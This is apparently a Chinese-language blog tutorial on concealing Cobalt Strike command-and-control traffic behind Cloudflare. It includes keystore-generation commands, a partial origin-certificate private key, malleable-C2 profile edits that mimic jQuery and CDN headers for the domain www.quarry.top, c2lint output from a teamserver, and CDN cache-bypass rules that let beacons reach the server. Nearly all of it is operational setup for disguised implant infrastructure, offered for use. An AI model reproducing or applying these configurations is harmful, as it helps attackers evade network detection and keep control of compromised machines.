
```
http
     Time        Source          Destination     Protocol  Length Info
 120 11.995083   103.234.72.199  192.168.40.140  HTTP      168 HTTP/1.1 200 OK
 128 13.019954   192.168.40.140  103.234.72.199  HTTP      443 GET /match HTTP/1.1
 130 13.155022   103.234.72.199  192.168.40.140  HTTP      168 HTTP/1.1 200 OK
 138 14.210395   192.168.40.140  103.234.72.199  HTTP      443 GET /match HTTP/1.1
 140 14.345605   103.234.72.199  192.168.40.140  HTTP      168 HTTP/1.1 200 OK
 148 15.394194   192.168.40.140  103.234.72.199  HTTP      443 GET /match HTTP/1.1
 152 15.513823   103.234.72.199  192.168.40.140  HTTP      168 HTTP/1.1 200 OK
 161 16.546739   192.168.40.140  103.234.72.199  HTTP      443 GET /match HTTP/1.1
 164 16.700837   103.234.72.199  192.168.40.140  HTTP      168 HTTP/1.1 200 OK
 172 17.729813   192.168.40.140  103.234.72.199  HTTP      443 GET /match HTTP/1.1
 174 17.871910   103.234.72.199  192.168.40.140  HTTP      168 HTTP/1.1 200 OK
```

隐藏cs流量

cs配置文件Profile

下载地址
https://github.com/threatexpress/malleable-c2/archive/refs/heads/master.zip

keystore的生成方法：
去Cloudflare的SSL/TLS源服务器创建证书，使用默认配置生成pem和key。



密钥格式 PEM

源证书

```
dWRGbGFyZSwgSW5jLjEdMBsGA1UECxMUQ2xvdWRGbGFyZSBPcmlnaW4gQ0ExJjAk
BgNVBAMTHUNsb3VkRmxhcmUgT3JpZ2luIENlcnRpZmljYXRlMIIBIjANBgkqhkiG
9w0BAQEFAAOCAQ8AMIIBCgKCAQEAvVGr3xEwv8Xo123fPNhtDarvtgurGTa/d1h2
ZvV6RAIvr8vp2RCpLs5yJzvlU8i8kI1EyhaZ6/9yw8dxnANwU+jPeon4jns1he7s
E9o9LcKHsrqZSPLz5pPNUbCdABxN2is2r0a9X01FU8szSm/lH1JZnZdmzAEvsKIK
JBFingX2azkqa3pQa8xAQi+EAA01sKGYsTjraZ/20KnwIVMqWmk2ua4LUsSU8u46
```

单击以复制

私钥

将下面的私钥内容复制到 Web 服务器并设置文件权限，限制只有您的 http 服务器可以访问此文件。此外，您还可以选择加密此文件，并提供用于在源 Web 服务器启动期间进行解密的密码。私钥数据不会存储在 Cloudflare 上，创建完成后，将无法再访问。请确保创建此密钥的本地副本。

```
-----BEGIN PRIVATE KEY-----
MIIEvgIBADANBgkqhkiG9w0BAQEFAASCBKgwggSkAgEAAoIBAQC9UavfETC/xejX
bd882G0Nqu+2C6sZNr93WHZm9XpEAi+vy+nZEKkuznInO+VTyLyQjUTKFpnr/3LD
x3GcA3BT6M96ifiOezWF7uwT2j0twoeyuplI8vPmk81RsJ0AHE3aKzavRr1fSUVT
yzNKb+UfUlmdl2bMAS+wogokEWKeBfZrOSprelBrzEBCL4QADTWwoZixOOtpn/bQ
qfAhUypaaTa5rgtSxJTy7jqNORDj8ftIzjmziA3U7VuRH5IIFKTfAfkWa5MyllYo
```

单击以复制

复制证书创建txt导入，修改文件名为xxxx.pem

复制私钥创建txt导入，修改文件名为xxxx.key

将创建的pem和key文件上传至云服务器。执行以下命令（www.xxx.com为申请的域名）


```
openssl pkcs12 -export -in xxxx.pem -inkey xxxx.key -out www.xxx.com.p12 -name www.xxx.com -passout pass:123456

keytool -importkeystore -deststorepass 123456 -destkeypass 123456 -destkeystore www.xxx.com.store -srckeystore www.xxx.com.p12 -srcstoretype PKCS12 -srcstorepass 123456 -alias www.xxx.com

openssl pkcs12 -export -in www.quarry.top.pem -inkey www.quarry.top.key -out www.quarry.top.p12 -name www.quarry.top  -passout pass:123456

keytool -importkeystore -deststorepass 123456 -destkeypass 123456 -destkeystore www.quarry.top.store -srckeystore www.quarry.top.p12 -srcstoretype PKCS12 -srcstorepass 123456 -alias www.quarry.top
```

生成的keystore文件将该文件放在云服务器CS的根目录下。

然后将keystore文件名称和密码填入profile文件中。


对4.3版本Profile进行修改。需要修改的内容主要有七处，

一个是https-certificate模块中的keystore和password，修改后把注释去掉。




```
    ## or https://github.com/killswitch-GUI/CobaltStrike-ToolKit/blo

    ## Option 2) Create your own Self-Signed Certificate
    ## Use keytool to import your own self signed certificates

    set keystore "www.quarry.top.store";
    set password "123456";

    ## Option 3) Cobalt Strike Self-Signed Certificate
    set C   "US";
    set CN  "jquery.com";
    set O   "jQuery";
    set OU  "Certificate Authority";
    set validity "365";
}
```


另外三处为http-stager、http-get、http-post模块中的Host和Referer。



```
            print;
        }
    }

    client {
        header "Accept" "text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8";
        header "Accept-Language" "en-US,en;q=0.5";
        header "Host" "www.quarry.top";
        header "Referer" "http://www.quarry.top/";
        header "Accept-Encoding" "gzip, deflate";
    }
}
```




```
client {

    header "Accept" "text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8";
    header "Host" "www.quarry.top";
    header "Referer" "http://www.quarry.top/";
    header "Accept-Encoding" "gzip, deflate";

    metadata {
        base64url;
        prepend "__cfduid=";
        header "Cookie";
    }
```




```
client {

    header "Accept" "text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8";
    header "Host" "www.quarry.top";
    header "Referer" "http://www.quarry.top/";
    header "Accept-Encoding" "gzip, deflate";

    id {
        mask;
        base64url;
```


剩余三处为Profile中的响应头配置，其中的header "Content-Type" "application/javascript; charset=utf-8";修改为：header "Content-Type" "application/*; charset=utf-8";



```
    }

    server {

        header "Server" "NetDNA-cache/2.2";
        header "Cache-Control" "max-age=0, no-cache";
        header "Pragma" "no-cache";
        header "Connection" "keep-alive";
        header "Content-Type" "application/*; charset=utf-8";

        output {
```




```
server {

    header "Server" "NetDNA-cache/2.2";
    header "Cache-Control" "max-age=0, no-cache";
    header "Pragma" "no-cache";
    header "Connection" "keep-alive";
    header "Content-Type" "application/*; charset=utf-8";

    output {
        mask;
```



```
server {

    header "Server" "NetDNA-cache/2.2";
    header "Cache-Control" "max-age=0, no-cache";
    header "Pragma" "no-cache";
    header "Connection" "keep-alive";
    header "Content-Type" "application/*; charset=utf-8";

    output {
```


在修改完成后，使用CS自带的c2lint对profile语法进行检查，没有报错的话说明配置是对的。



```
f.po.(data).(data).(data).(data).bbbbbbbbb.aaaaaaaa.freepics.losenolove.com.

[+] POST 3x check passed
[+] .http-get.server.output size is good
[+] .http-get.client size is good
[+] .http-post.client size is good
[+] .http-get.client.metadata transform+mangle+recover passed (1 byte[s])
[+] .http-get.client.metadata transform+mangle+recover passed (100 byte[s])
[+] .http-get.client.metadata transform+mangle+recover passed (128 byte[s])
[+] .http-get.client.metadata transform+mangle+recover passed (256 byte[s])
[+] .http-get.server.output transform+mangle+recover passed (0 byte[s])
[+] .http-get.server.output transform+mangle+recover passed (1 byte[s])
[+] .http-get.server.output transform+mangle+recover passed (48248 byte[s])
[+] .http-get.server.output transform+mangle+recover passed (1048576 byte[s])
[+] .http-post.client.id transform+mangle+recover passed (4 byte[s])
[+] .http-post.client.output transform+mangle+recover passed (0 byte[s])
[+] .http-post.client.output transform+mangle+recover passed (1 byte[s])
[+] .http-post.client.output POSTs results
[+] .http-post.client.output transform+mangle+recover passed (48248 byte[s])
[+] .http-post.client.output transform+mangle+recover passed (1048576 byte[s])
[+] Beacon profile specifies an HTTP Cookie header. Will tell WinINet to allow this.
[%] [OPSEC] .host_stage is true. Your Beacon payload is available to anyone that connects to your server to request it. Are you OK with this?
[!] .code-signer.keystore is missing. Will not sign executables and DLLs
[+] Found SSL certificate keystore
[!] .https-certificate.password is the default '123456'. Is this really your keystore password?
[*] Loading properties file (/root/CS4.4/Cobalt_Strike_4.4/Cobalt_Strike_4.4/TeamServer.prop).
[*] Properties file was loaded.
[!] Detected 2 warnings.
root@VM-12-7-ubuntu:~/CS4.4/Cobalt_Strike_4.4/Cobalt_Strike_4.4# ./c2lint /root/cs4.3/jquery-c2.4.3.profile
```

修改CDN配置

在这个Profile中，我们请求的URI是以.js结尾的，Cloudflare作为一个CDN肯定要去缓存它，但这样的话请求就无法到达我们的CS服务器，自然也就无法上线了。使用开发模式并清除缓存。



Cloudflare Page Shield provides script monitoring, malicious code detection, and code change detection, helping you detect attackers attempting to steal sensitive user data. Enable >

开发模式已激活

已对此网站禁用缓存。在 3 小时 后过期。

Under Attack 模式

在访问者访问您的站点时显示 JavaScript 质询。

开发模式

暂时绕过我们的缓存。实时查看对您的源服务器进行的更改。

页面规则

页面规则用于控制针对给定的 URL 触发哪些 Cloudflare 设置。针对每个 URL 仅触发一个页面规则，因此，如果您按照优先级顺序对页面规则进行排序，则这非常有用，请尽可能将 URL 模式设置得具体些。


您剩下 2 个页面规则 个。 购买更多页面规则。

向该区域发出的 URL 编码请求会在边缘进行标准化。
配置标准化

	URL/说明
1	www.quarry.top/*.js 缓存级别: 绕过

